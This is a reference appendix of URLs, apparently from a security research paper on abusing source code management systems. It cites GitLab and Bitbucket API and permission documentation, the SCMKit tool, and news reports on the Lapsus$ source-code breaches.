- <https://docs.gitlab.com/ee/api/repositories.html#list-repository-tree>
- <https://docs.gitlab.com/ee/api/search.html#scope-blobs-premium-2>
- https://docs.gitlab.com/ee/administration/audit_events.html#impersonation-data
- <https://docs.gitlab.com/ee/api/users.html#create-an-impersonation-token>
- <https://docs.gitlab.com/ee/api/users.html#user-modification>
- <https://docs.gitlab.com/ee/api/users.html#create-a-personal-access-token>

Appendix - References

- <https://docs.gitlab.com/ee/api/users.html#add-ssh-key>
- <https://www.atlassian.com/software/bitbucket/enterprise>
- <https://bitbucket.org/product/guides/getting-started/overview#key-terms-to-know>
- <https://confluence.atlassian.com/bitbucketserverkb/4-levels-of-bitbucket-server-permissions-779171636.html>
- <https://confluence.atlassian.com/bitbucketserver/global-permissions-776640369.html>
- <https://confluence.atlassian.com/bitbucketserver/using-project-permissions-776639801.html>
- <https://confluence.atlassian.com/bitbucketserver/using-repository-permissions-776639771.html>
- <https://confluence.atlassian.com/bitbucketserver/using-branch-permissions-776639807.html>
- <https://confluence.atlassian.com/bitbucketserver/http-access-tokens-939515499.html>
- <https://developer.atlassian.com/server/bitbucket/reference/rest-api/>
- <https://docs.atlassian.com/bitbucket-server/rest/7.20.0/bitbucket-rest.html#idp450>
- <https://docs.atlassian.com/bitbucket-server/rest/4.5.1/bitbucket-rest.html#idp3716336>

Appendix - References

- <https://docs.atlassian.com/bitbucket-server/rest/7.20.0/bitbucket-access-tokens-rest.html>
- <https://docs.atlassian.com/bitbucket-server/rest/7.20.0/bitbucket-ssh-rest.html>
- <https://www.atlassian.com/software/bamboo>
- <https://docs.atlassian.com/bamboo-specs-docs/8.1.2/specs.html?yaml#>
- <https://docs.atlassian.com/bamboo-specs-docs/8.1.2/specs.html?java#>
- <https://github.com/xforceder/SCMKit>
- <https://krebsonsecurity.com/2022/04/leaked-chats-show-lapsus-stole-t-mobile-source-code/>
- <https://threatpost.com/microsoft-lapsus-compromised-one-employees-account/179048/>
- <https://techcrunch.com/2022/03/30/lapsus-globant-breach/>
- <https://www.bleepingcomputer.com/news/security/hackers-leak-190gb-of-alleged-samsung-data-source-code/>
- <https://securityintelligence.com/posts/abusing-source-code-management-systems>
- <https://www.ibm.com/downloads/cas/OG6KNX1E>